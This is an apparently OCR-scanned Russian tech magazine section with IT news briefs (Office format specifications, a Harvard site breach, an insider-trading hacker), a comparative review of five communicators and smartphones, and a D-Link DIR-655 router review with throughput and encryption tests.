
Раскрывая форматы



Microsoft наконец раскрыла спецификации двоичных форматов Word, Excel и PowerPoint. Это было сделано в рамках программы Open Specification Promise. Открыты форматы для всех последних версий Office, начиная с Office 97. Отметим, что в последней версии использован формат Office Open XML, который не является двоичным, но его спецификации были раскрыты еще в 2006 году в рамках той же программы. Открытие форматов способствует развитию программ, которые так или иначе взаимодействуют с документами Office. Также должна улучшиться поддержка этих форматов в конкурирующих пакетах OpenOffice.org и IBM Symphony. Открытие спецификаций было одним из требований для принятия Open XML в качестве стандарта ISO. Теперь разработчикам, желающим работать с этими форматами, не придется заключать соглашение с Микрософт и даже информировать об их использовании. Отсутствие нормальной поддержки форматов Microsoft Office останавливает многих от перехода на платформы, отличные от Windows. В скором времени эта преграда будет устранена.

Робот-сновидец

Интересный проект реализовали двое американцев — художник Фернандо Ореллана и специалист по робототехнике Брендан Бёрнс. Робот-андроид может воспроизводить сон человека в маленьких сценках, даже если сам человек ничего не помнит. Во время сна специальными датчиками с человека считываются данные, на основании которых можно предположить о тех действиях, которые им совершаются во сне. Эти действия и будут повторяться роботом. После просмотра серии таких сценок можно примерно восстановить некоторые детали сна. Проект получил название Sleep Waking и носит исключительно развлекательный характер. Но интерпретация показаний датчиков не настолько вольная, чтобы можно было сказать о полном несоответствии действий робота и человека во сне. Возможно, в дальнейшем появятся технологии, которые будут способны более точно воссоздавать сновидения.



PandaLabs: в **2007** году количество банковских троянов выросло на **463%.**



Россия в черном списке

Международный альянс владельцев интеллектуальной собственности (IIPA) внес Россию в черный список стран, не соблюдающих авторские права американских компаний. В списках IIPA Россия присутствовала с 2001 года, а в 2005 и в 2006 годах ситуация с авторскими правами была признана «плохой, с тенденцией к ухудшению». В черном списке, помимо России, находятся такие страны, как Китай, Украина, Индия, Чили, Венесуэла, Таиланд, Мексика, Израиль, Саудовская Аравия, Канада и другие. Российскими пиратами за 2007 год был нанесен убыток в размере 1,43 миллиарда долларов. В целом, по оценке IIPA, американские правообладатели ежегодно теряют от мирового интеллектуального пиратства 30-35 миллиардов долларов. Нахождение в черном списке может затормозить вступление России во Всемирную торговую организацию. IIPA порекомендовал министерству торговли США включить РФ, наряду с еще 12 государствами, в правительственный список главных нарушителей авторских прав на программное обеспечение, фильмы и музыку производства Соединенных Штатов.

У Гарварда фиговые админы



Сайт гарвардской аспирантуры естественнонаучных и гуманитарных факультетов был нагло похачен, и весь архив сайта был выложен на всеобщее обозрение пользователей треккера The Pirate Bay. В zip-архиве весом 125 метров содержались три базы, в одной из которых хранились различные контакты, вторая была базой публикаций, а в третьей, как описал взломщик, «всякие мелочи». В архиве также лежала записка от хакера, в которой на кривом английском содержалась секретная информация, что админ сервера под ником tgatton туп и некомпетентен. Рядышком были заботливо указаны логины и пароли администраторов. Вероятно, tgatton — это системный администратор и специалист службы поддержки Гарварда Thomas Gatton, который пока никак не прокомментировал сей наглый взлом. Возможно, здесь замешаны и личные отношения взломщика с админом, но эта версия не очень согласуется с тем фактом, что английский хакер знает весьма посредственно.

Удачливый хакер

Хитрый украинский взломщик Александр Дорожко похакал сервак фармацевтической компании IMS Health. Проникнув на закрытую часть сайта, он завладел финансовым отчетом компании за несколько часов до его официальной публикации. Оценив отчетик, Александр пришел к выводу, что дела у компании идут фигово и после официальной публикации акции резко пойдут вниз. Выложив из своего кармана 41 671 баксов, хакер открыл опцион на продажу акций, который должен был истечь в течение трех дней, если бы акции не упали. Но после публикации отчета инвесторы компании остались недовольны, и акции полетели вниз, а Александр наторговал 295 456 долларов. Сей опцион сразу был зарегистрирован программой Комиссии по ценным бумагам и биржам как подозрительный, и средства сделки были заморожены. Но по закону операция считается недействительной в случае сговора с менеджерами компании, а поскольку сговора как такового не было, то счета пришлось разморозить. Дело по факту взлома также возбуждать не стали, потому что процесс с Украиной — это нудное и бесперспективное дело.





АЛЕКСЕЙ ШУВАЕВ

КОМПЬЮТЕР В КАРМАНЕ

СРАВНИТЕЛЬНОЕ ТЕСТИРОВАНИЕ КОММУНИКАТОРОВ

Появление коммуникаторов на несколько порядков расширило представления о функциональности и производительности устройств для общения. Совместить КПК и телефон — действительно крутая идея! Специально для тебя мы отобрали популярные модели и провели тщательное исследование их возможностей.

ТЕХНОЛОГИИ

Давай разберемся с определениями смартфонаи коммуникатора. Слово «смартфон» образовано от английского smart phone, что дословно переводится, как «умный телефон». Фактически, это тот же телефон, но с установленной операционной системой. Сейчас самая распространенная ОС для такого класса устройств — Symbian OS. Это удобная и массовая система. Она позволяет устанавливать дополнительный софт, написание которого облегчено большим распространением системы. Ты можешь найти программы с любыми функциями. Положительная сторона смартфонов в том, что это компактный компьютер в виде телефонной трубки. Но с этим связаны и недостатки: как правило, девайс не обладает сенсорным экраном, а значит, все управление осуществляется при помощи аппаратных кнопок. Общаться и набирать текст на цифровой клавиатуре одной рукой довольно удобно, но редактировать текст или выполнять сложные операции затруднительно.
Перейдем к коммуникаторам. Этот симбиоз телефона и КПК также образовался в ходе технической эволюции — GSM модуль перенесли в корпус наладонника. Девайс может работать практически со всеми типами файлов (зависит от установленного ПО) и воспроизводить аудио и видео-контент. Коммуникатор допускает работу с беспроводными сетями Bluetooth и Wi-Fi. Последнее качество особенно ценно ввиду распространенности этой технологии. Относительно большой сенсорный экран упрощает работу с файлами (осуществляется при помощи стилуса). Реализован удобный серфинг по просторам глобальной сети. Если Wi-Fi отсутствует в зоне досягаемости, ты можешь подключиться к инету через сотовую сеть. Кроме того, твои карманы перестанут испытывать нагрузку двух гаджетов — теперь все устройства заключены в одном. Но в совмещении устройств есть и минусы: при посадке аккумулятора ты лишаешься сразу и сотового телефона, и КПК.

Список протестированного оборудования:
- Glofish x600
- Glofish x800
- HTC TyTN2
- LG ks 20
- Nokia E90

МЕТОДИКА ТЕСТИРОВАНИЯ

Производительность коммуникатора и смартфона зависит от процессора, установленного в нем, и от доступного объема памяти. Кто-то скажет, что флеш-карты позволяют забыть об этой проблеме. Но вспомни, что любому компьютеру необходима оперативная память и уже от ее количества зависит, какое количество программ ты сможешь запустить одновременно. Опыт показывает, что серфинг в интернете отнимает немало ресурсов КПК. Довольно часто приходится чистить временные файлы.
Таким образом, для оценки производительности КПК мы использовали как синтетические бенчмарки из тестового пакета SPb Benchmark, так и собственные наблюдения. Тесты наглядно показали производительность в цифрах, и ты сможешь увидеть разницу вычислительной мощности устройств. К сожалению, пакет работает только под управлением ОС Windows Mobile и для теста смартфона непригоден. Для Nokia E90 мы использовали другие популярные тестовые пакеты: Jbenchmark v1.1.1, Jbenchmark v2 и Jbenchmark 3D v3.1.0. Тесты проводились как при использовании малого экрана, так и большого. Необходимым пунктом в измерениях стало время автономной работы с максимальной загрузкой. Также учитывались эргономические качества и эстетическая составляющая.

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ NOKIA, LG, HTC И GLOFIISH



Glofish x600

$630

Технические характеристики:
Процессор: **Samsung SC32442 400 МГц**
ОС: **MS Windows Mobile 6.0**
Память RAM: **64 Мб RAM (доступно 47 Мб)**
Память ROM: **128 Мб Flash ROM**
Экран: **диагональ 2.8", разрешение 240x320 (65536 цветов)**
Коммуникации: **GPS, EDGE, Wi-Fi, 802.11b/g, Bluetooth 2.0 A2DP**
Питание: **от Li-Ion аккумулятора 1530 мАч, аккумулятор съемный**
Фотокамера: **1600x1200 (2 млн. пикс.), встроенная вспышка, режим макросъемки**
Слоты расширения: **microSD (TransFlash)**
Дополнительно: **радио**
Вес: **136 г**
Размер: **58x107x14 мм**

●●●●●●●●●○

Компания Glofish поставляет на российский рынок немало интересных моделей коммуникаторов. Один из девайсов попал к нам в руки, и мы его тщательно осмотрели. Что приятно, устройство достаточно компактно и легко помещается в чехле-кобуре на поясе. Это стало возможным, благодаря продуманной эргономике и 2,8-дюймовому дисплею. Не все коммуникаторы крепятся так легко! Детали неплохо подогнаны и не скрипят при использовании. Темный корпус выполнен из нескользкого материала, так что выронить коммуникатор трудно даже при активном пользовании. Перейдем к эргономике. Помимо боковых кнопок есть целый набор клавиш на передней панели. На наш взгляд, производитель немного перестарался с количеством кнопок, а близкое их размещение может привести к случайному нажатию соседних. Пятипозиционный джойстик удобен, но несколько выступает над корпусом, так что, когда положишь девайс в карман, если не заблокируешь все действия, может произойти внеплановое управление. Что приятно, коммуникатор буквально напичкан различными адаптерами связи: GSM/EDGE, Wi-Fi, Bluetooth 2.0 A2DP и даже GPS. Проще говоря, столько средств связи, что вряд ли ты останешься без контакта с цивилизацией. Если тебя забросит в безлюдную местность — сможешь сориентироваться при помощи глобальной системы позиционирования GPS. Девайс оснащен процессором с частотой 400 МГц и оперативной памятью объемом 64 Мб. При установке программ, а особенно программы навигации, рекомендуем воспользоваться флеш-картой, чтобы не загружать встроенный flash. Съемный аккумулятор емкостью 1530 мАч выдерживает работу в течение 5 часов 53 минут при просмотре видео, что является лучшим результатом в тесте.



Glofish x800

Технические характеристики:
Процессор: **Samsung SC32442 500 МГц**
ОС: **MS Windows Mobile 6.0**
Память RAM: **64 Мб RAM (доступно 47 Мб)**
Память ROM: **256 Мб Flash ROM**
Экран: **диагональ 2.8", разрешение 480x640 (65536 цветов)**
Коммуникации: **GPS, EDGE, HSDPA, Wi-Fi, 802.11b/g, Bluetooth 2.0**
Питание: **от Li-Ion аккумулятора 1530 мАч, аккумулятор съемный**
Фотокамера: **1600x1200 (2 млн. пикс.), встроенная вспышка, режим макросъемки**
Слоты расширения: **microSD (TransFlash)**
Дополнительно: **радио**
Вес: **146 г**
Размер: **61x114x16 мм**

●●●●●●●●●●

Старший экземпляр в линейке коммуникаторов от Glofish — это Glofish x800. По сравнению с Glofish x600, девайс имеет иное расположение кнопок и выполнен в черно-серебристых тонах. Помимо боковых клавиш, имеются кнопки и на передней панели. Их расположение таково, что пользоваться ими удобно только обладателям тонких пальцев — иначе, работая с девайсом одной рукой, очень легко нажать сразу на несколько кнопок. Вторым очевидным отличием от младшей модели является наличие двух камер, одна из которых находится на передней панели. Это подтверждает готовность аппарата к работе в сетях третьего поколения, где видеосвязь будет применяться наравне с голосовым общением. Примечательно, что разработчики установили VGA матрицу с диагональю 2,8 дюйма. Четкость картинки заметно выросла, но во многих программах, неориентированных на такой экран, иконки очень маленькие. Надо упомянуть о процессоре и памяти: CPU работает на 100 МГц быстрее, чем в младшей модели — это заметно при серфинге и просмотре картинок. Повышение частоты процессора сказалось на времени работы — чуть больше 5 часов без подзарядки при полной загрузке. Объем встроенной собственной памяти увеличен до 256 Мб, при этом пользователь может использовать карты формата microSD. Коммуникатор Glofish x800 не только совмещает функции наладонника и телефона, но и неплохо справляется с функцией навигатора. Даже без установки специального программного обеспечения ты можешь определить свои координаты, сориентироваться по сторонам света и отправить друзьям данные о своем местоположении при помощи СМС. Работать девайс может во всех беспроводных сетях. Поддержка Bluetooth 2.0 дает возможность пользоваться беспроводной стереогарнитурой для прослушивания музыки и общения по телефону, не отвлекаясь от управления авто.



HTC TyTN II



Технические характеристики:
Процессор: **Qualcomm MSM 7200 400 МГц**
ОС: **MS Windows Mobile 6.0**
Память RAM: **128 Мб RAM (доступно 47 Мб)**
Память ROM: **256 Мб Flash ROM**
Экран: **диагональ 2.8", разрешение 240x320 (65536 цветов)**
Коммуникации: **GPS, EDGE, HSDPA, Wi-Fi, 802.11b/g, Bluetooth 2.0**
Питание: **от Li-Pol аккумулятора 1350 мАч, аккумулятор съемный**
Фотокамера: **(3 млн. пикс.), встроенная вспышка, режим макросъемки**
Слоты расширения: **microSD (TransFlash), microSDHC**
Дополнительно: **—**
Вес: **190 г**
Размер: **59x112x19 мм**

●●●●●●●●●○

Компания HTC одной из первых вышла на рынок со своими коммуникаторами, и многие до сих пор считают ее лидером в этом сегменте. Новый девайс выполнен в форм-факторе слайдер, что позволило установить клавиатуру qwerty, лишь немного увеличив толщину устройства. Кроме того, в открытом состоянии панель с экраном способна откланяться от плоскости клавиатуры — это особенно приятно, когда набираешь текст обеими руками. Далеко не все предложения способны работать с аппаратной клавиатурой (для общения в ICQ приходилось пользоваться стилусом и экранной клавиатурой), но печатать текст или набирать письма вполне удобно. Кнопки подсвечиваются в темноте, что можно считать дополнительным плюсом. Система работает под управлением известной ОС и на базе процессора Qualcomm MSM 7200 с частотой 400 МГц — не очень много, но для работы достаточно. По объему встроенной памяти девайс опережает всех конкурентов. Два глазка объективов свидетельствуют о готовности аппарата к внедрению сетей третьего поколения. Стандартный дисплей с диагональю 2,8" имеет разрешение 240x320 пикселей, так что все элементы управления ты сможешь рассмотреть без проблем. Девайс поддерживает все распространенные типы беспроводной связи. Любителям путешествий пригодится встроенный GPS модуль — софт и программы ты сможешь установить самостоятельно. Очень хорошо, что все производители перешли на подключение по стандартному miniUSB кабелю, через который осуществляется синхронизация и зарядка съемного аккумулятора. Коммуникатор выглядит несколько массивным, но эргономика проработана неплохо. Что примечательно, в тесте на время автономной работы девайс показал наименьший результат. Таким образом, именно тебе решать, насколько для тебя важна аппаратная клавиатура и устройство в виде слайдера, ведь механические поломки зачастую становятся причиной преждевременной «смерти» оборудования.



LG KS 20

$650

Технические характеристики:
Процессор: **Qualcomm MSM7200 400 МГц**
ОС: **MS Windows Mobile 6.0**
Память RAM: **64 Мб RAM (доступно 47 Мб)**
Память ROM: **128 Мб Flash ROM**
Экран: **диагональ 2.8", разрешение 240x320 (260 тыс. цветов)**
Коммуникации: **EDGE, HSDPA, Wi-Fi, 802.11b/g, Bluetooth 2.0**
Питание: **от Li-Ion аккумулятора 1050 мАч, аккумулятор съемный**
Фотокамера: **1600x1200 (2 млн. пикс.), встроенная вспышка, режим макросъемки**
Слоты расширения: **microSD (TransFlash), microSDHC**
Дополнительно: **радио, видео-выход**
Вес: **95 г**
Размер: **100x58x13 мм**

●●●●●●●●○○

Компания, производящая технику от стиральных машин до ноутбуков, вышла на рынок коммуникаторов с новинкой LG KS 20. Стильный черный корпус сразу привлекает внимание. Внешний осмотр показал, что девайс оснащен двумя камерами: одна для съемки фотографий и видеороликов, а вторая для видеосвязи с собеседником, когда HSDPA связь станет доступна повсеместно. Стильный гаджет имеет небольшое количество кнопок, но управлять им довольно легко и удобно. Абсолютно ровная передняя панель является сенсорной и ввод номера можно осуществлять как стилусом, так и пальцем — только помни, что экран отлично сохраняет отпечатки пальцев. Отметим, что для синхронизации с компьютером стандартный miniUSB кабель не подойдет — компания LG продолжает гнуть свою линию и выпускает устройства с собственными интерфейсными разъемами. Перейдем к аппаратной начинке. Поддержка сотовых сетей второго и третьего поколения гарантирует актуальность устройства довольно продолжительное время. Кроме того, поддерживаются беспроводные сети Bluetooth и Wi-Fi. Если первая чаще используется для передачи небольших файлов или синхронизации с беспроводной гарнитурой, то Wi-Fi пригодится для серфинга в сети. Кроме того, широкое покрытие беспроводной сети позволит снизить расходы на связь за счет использования ip-телефонии. Дисплей «обычной» диагонали отличается от конкурентов только поддержкой большего количества цветов — 260 тысяч. Встроенной памяти хватит для большинства задач, но устанавливать дополнительное ПО рекомендуется на флеш-карту (благо поддерживаются microSD). В тестах на продолжительность автономной работы LG KS 20 занял третье место, обогнав конкурента от HTC. В целом, перед нами стильное функциональное устройство, которое может огорчить хозяина только необходимостью постоянно протирать корпус.

ВНЕ КОНКУРСА
Nokia E90

$1100


Технические характеристики:

Поддерживаемые стандарты связи: **GSM (850/900/1800/1900), WCDMA 2100**
Дисплей:
Внутренний: **цветной дисплей с активной матрицей (800x352 пикселей), 16 миллионов цветов**
Внешний: **цветной дисплей с активной матрицей (240x320 пикселей), 16 миллионов цветов**
Операционная система: **Symbian, версия 9.2**
Мультимедиа: **3,2-мегапиксельная камера со вспышкой, FM-радио, медиапроигрыватель, GPS**
Память: **150 МБ встроено, поддержка карт памяти MicroSD (до 2 ГБ)**
Поддержка сети: **Wi-Fi 802.11 b/g, Bluetooth 2.0, IrDA**
Вес: **210 г**
Размеры: **132x57x20 мм**



Вне конкурса у нас рассматривается смартфон от известного на весь мир производителя телефонов — Nokia. Трубка-раскладушка очень основательно лежит в руке, не в последнюю очередь благодаря солидному весу (больше 200 грамм). В сложенном состоянии это практически обычный телефон с расширенными, за счет ОС, возможностями. Управление достаточно удобное и привычное для всех пользователей сотовых телефонов. Многим понравится, что объем встроенной памяти порядка 150 Мб. Этого хватит для установки большинства программ. Работать с софтом на небольшом экране можно, но не очень удобно. Однако все меняется, как только ты раскроешь устройство — работающая программа тут же разворачивается на большом внутреннем дисплее. Надо отметить, что экран достаточно узкий: удобно работать с текстом, но затруднительно просматривать графику или работать с большими кусками документа. Особенно приятно, что при переходе на большой экран производительность практически не падает — а ведь разрешение меняется и процессору приходится просчитывать картинку большего размера. Об эргономике можно сказать только хвалебные слова: экран при раскрытии фиксируется в двух положениях, кнопки приятны на ощупь, а набирать текст сообщения — сплошное удовольствие. Огорчает лишь небольшой ход кнопок и отсутствие при нажатии щелчков, привычных для тех, кто много работает за компьютером. Набор беспроводных средств связи полный, вплоть до наличия инфракрасного порта. Ты можешь синхронизировать девайс даже со старым ноутбуком и подключить тот к интернету. В пику владельцам обычных телефонов надо упомянуть о GPS модуле, который не даст потеряться, и возможности одновременно запускать несколько java-приложений (хотя при запуске двух приложений девайс начинал притормаживать).






Вновь коммуникатор Glofish X600 вырвался вперед за счет производительного процессора и небольшого разрешения экрана

Время работы, минMark

Lg ks 20
Htc tytn2
Glofish x800
Glofish x600
100 200 300 400 500 600
мин.

Коммуникатор Glofish X600 опередил всех благодаря низкому энергопотреблению и высокой емкости батареи

Результаты тестовых пакетов



Производительность при работе с большим экраном значительно снижается

ВЫВОДЫ

Довольно интересно ходить по городу, нося в кармане устройство, производительность которого может сравниться с компьютером начала 2000-х. Кроме того, большое преимущество для девайсов такого типа — это наличие GPS модуля. Итак, начнем расставлять оценки и вручать награды.

Приз «Лучшая покупка» по праву достается коммуникатору Glofish X800 как наиболее функциональному и приятному в обращении. А «Выбор редакции» присуждается девайсу, в народе прозванному «титан» — HTC TyTN II, за то, что совмещает в себе отличную эргономику, дружественность к пользователю и высокую функциональность.



ИГОРЬ ФЕДЮКИН

ОБЗОР РОУТЕРА D-LINK DIR-655

ШИФРОВАТЬ ИЛИ НЕТ?

$160

Основной недостаток беспроводных сетей кроется в том, что весь трафик «гуляет» в эфире. Фактически любой желающий может прослушивать, что происходит в сети. Чтобы исключить вероятность появления незваных гостей и препятствовать «сливанию» передаваемой информации, существуют различные алгоритмы шифрования трафика. Надо понимать, что их применение отъедает часть вычислительных ресурсов процессора. И если для домашнего компьютера включение шифрования на адаптере не столь значительно, то тот же процесс может схомячить значительную часть производительности роутера. В сегодняшней статье мы не только рассмотрим новый Draft 2.0 N роутер от D-Link, но и проверим влияние различных алгоритмов шифрования на производительность беспроводного соединения.

ВНЕШНИЙ ВИД И КОМПЛЕКТАЦИЯ

Следует констатировать, что сейчас мы наблюдаем дизайн-гонку между производителями сетевого оборудования. Все чаще приходится видеть белоснежно-белые глянцевые корпуса, необычный внешний вид устройств и интересные инновации в оформлении.

D-Link DIR-655 упакован в белый корпус. На лицевой стороне находятся светоиндикаторы питания, статуса устройства, активности сегментов LAN и WAN, беспроводного сегмента, а также использования WCN профилей с подключаемой по USB флэшки. С тыльной стороны находятся разъемы LAN и WAN, порт USB для активации WCN-профилей, кнопка сброса на заводские установки и разъем для подключения питания. Роутер оснащен тремя антеннами с коэффициентом усиления 3 dBi каждая.

АППАРАТНАЯ НАЧИНКА

Маршрутизатор построен на базе процессора Ubicom StreamEngine 5160. Встроенный коммутатор представляет собой 5-портовый 10/100/1000 Мбит/сек чип Vitesse VSC7385. Беспроводная часть устройства основана на чипсете Atheros AR5416 и использует схему 3x3 с 3 приемопередающими трактами.

ФУНКЦИОНАЛЬНЫЕ ВОЗМОЖНОСТИ

Продукт относится к топовой линейке устройств D-Link — это хорошо видно по обилию закладок в веб-интерфейсе. Традиционно присутствует мастер быстрой настройки, который облегчит работу неопытным пользователям. Итак, на WAN-интерфейсе доступно использование статических настроек IP (Static IP), автополучение их с DHCP (Dynamic IP), а также протоколы PPPoE,



Технические характеристики

Интерфейсы: 1xWAN (RJ-45) 10/100/1000 Мбит/сек, 4xLAN (RJ-45) 10/100/1000 Мбит/сек
Беспроводная точка доступа Wi-Fi: IEEE 802.11 b/g + Draft N (до 300 Мбит/сек)
Безопасность: WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES), поддержка RADIUS
Функции роутера: NAT/NAPT, DynDNS, DHCP, Static Routing, QoS Engine
Функции файрвола: SPI, URL Filter, IP/MAC Filter, Access Control

PPTP и L2TP. Никаких трудностей с работой последних выявлено не было, за исключением того, что адрес VPN-сервера (в случае с PPTP/L2TP) задается только в виде IP-адреса. Характерная проблема с маршрутизацией двух соединений на WAN-интерфейсе (базовое, «смотрящее» в сеть провайдера и, собственно, интернет линк через VPN) не миновала данный роутер. При попытке задания статических маршрутов вручную — роутер не принимает их, равно как и не поддерживает получение маршрутов с DHCP сервера.
Настройки Wi-Fi довольно стандартны, однако нельзя не отметить поддержку ускоренной настройки WPS (Wi-Fi Protected Setup). Все, что требуется сделать в этом случае — либо ввести PIN-код на подключаемых устройствах, либо нажать и удерживать некоторое время специальную кнопку (у DIR-655 она находится на правом боку).
Богаты и настройки маршрутизации и фильтрации трафика. Безусловно, тут присутствует возможность трансляции портов NAPT: по одному порту с возможностью задания разных внешних и внутренних номеров (Virtual Server) и целыми диапозонами (Port Forwarding). Закладка Applications Rules так же отвечает за настройки NAPT, однако с той разницей, что порты «пробрасываются» внутрь только в случае отправки определенного трафика в интернет. Это может быть полезно, например, для торрент и других peer-to-peer утилит. Запустившись, программа отправляет запрос на сервер, роутер «ловит» эту активность и пробрасывает необходимые порты «внутрь». Трансляция работает только тогда, когда в этом есть необходимость.
Ограничение доступа в интернет может производиться по IP или MAC-адресу локальной машины, а также URL или домену интернет-ресурса. Не хватает лишь фильтрации по ключевому слову. Ограничение трафика извне может производиться по диапазону IP-адресов.
Стоит заметить, что роутер поддерживает протокол IGMP, необходимый для просмотра мультикастовых IPTV потоков. И примечательно, что функция IGMP Proxy корректно отрабатывается даже в случае наличия VPN-соединения. Также отметим функцию QoS Engine, которая позволяет автоматически определять «толщину» доступной полосы интернет линка и самостоятельно приоритезировать мультимедийный и игровой трафик.


МЕТОДИКА ТЕСТИРОВАНИЯ

Для тестирования проводного и беспроводного сегментов использовалась передача пакетов максимального и минимального размера.

1. При тестировании пропускной способности WAN → LAN одна из станций подключалась к одному из портов свитча (интерфейс LAN), вторая к WAN порту. Таким образом, мы получали пиковую пропускную способность для WAN интерфейса (ее можно называть скоростью NAT). Измерялась скорость однонаправленной передачи (направления WAN → LAN и LAN → WAN) и в режиме полного дуплекса (FDX). Также мы провели дополнительный замер при отключении работающего по умолчанию SPI-файрвола.
2. Поскольку при активации интернет соединения по протоколу PPTP создается дополнительная нагрузка на центральный процессор роутера, мы измерили пропускную способность PPTP. Для этого за WAN интерфейсом маршрутизатора был поднят VPN сервер. Проверялась также возможность установки VPN соединения в случае размещения VPN сервера вне сегмента нахождения нашего маршрутизатора.
3. Для оценки скорости Wi-Fi мы использовали PCMCIA адаптер D-Link DWA-645. Измерения проводились в типичной квартире из двух точек с разным удалением от роутера. В первом случае удаление не превышало 1 метра, и измерялась максимальная скорость передачи данных. Во втором случае ноутбук с Wi-Fi адаптером находился от точки доступа на расстоянии 10 метров по диагонали за стеной. Чтобы оценить скоростные потери при активации шифрования, мы сделали несколько замеров с применением различных алгоритмов шифрования.
4. В качестве дополнительного исследования была проведена проверка на уязвимость со стороны WAN интерфейса с помощью программного продукта Tenable Nessus. Сканирование проводилось в двух режимах: с включенным и выключенным файрволом.

РЕЗУЛЬТАТЫ ТЕСТОВ

Без преувеличения, D-Link DIR-655 на сегодняшний день является одним из лидеров по производительности. И хотя гигабитность WAN-порта не раскрывается даже на треть, немногие роутеры до него показывали пропускную способность NAT на уровне 250-260 Мбит/сек. Производительность PPTP-соединения также находится на высочайшем уровне. При передаче в обе стороны она составляет ~105 Мбит/сек, а в каждом направлении по отдельности — 92-93 Мбит/сек. Казалось бы, где могут потребоваться такие скорости? При скачивании популярного файла с довольно известного торрент трекера у автора текста скорость download была на уровне 10 Мбайт/сек.


Внутренняя начинка D-Link DIR-655




Вкладка QoS Engine стандартна для роутеров D-Link линейки GamerLounge.

Что касается производительности Wi-Fi, то тут есть ряд нюансов. Во-первых, использование ключа TKIP приводит к тому, что адаптер всегда соединяется на скорости 54 Мбит/сек. А при жесткой установке на роутере шифрования WPA2-PSK — к сети вообще невозможно подключится. Таким образом, единственным оптимальным вариантом является шифрование WPA-PSK с ключом AES. Скоростные потери при этом составляют примерно 15% (относительно режима без шифрования).
Настройки Wi-Fi также предлагают выбрать ширину радиоканала (20 или 40 МГц). Мы протестировали скорость, меняя этот параметр без использования шифрования. Как видно из графиков, разница хоть и не двукратная, но весьма существенная. При удалении на 10 метров скорость Wi-Fi снижается, однако остается на весьма высоком уровне.Сканирование Tenable Nessus не выявило изъянов в защите маршрутизатора.

☒ ВЫВОДЫ

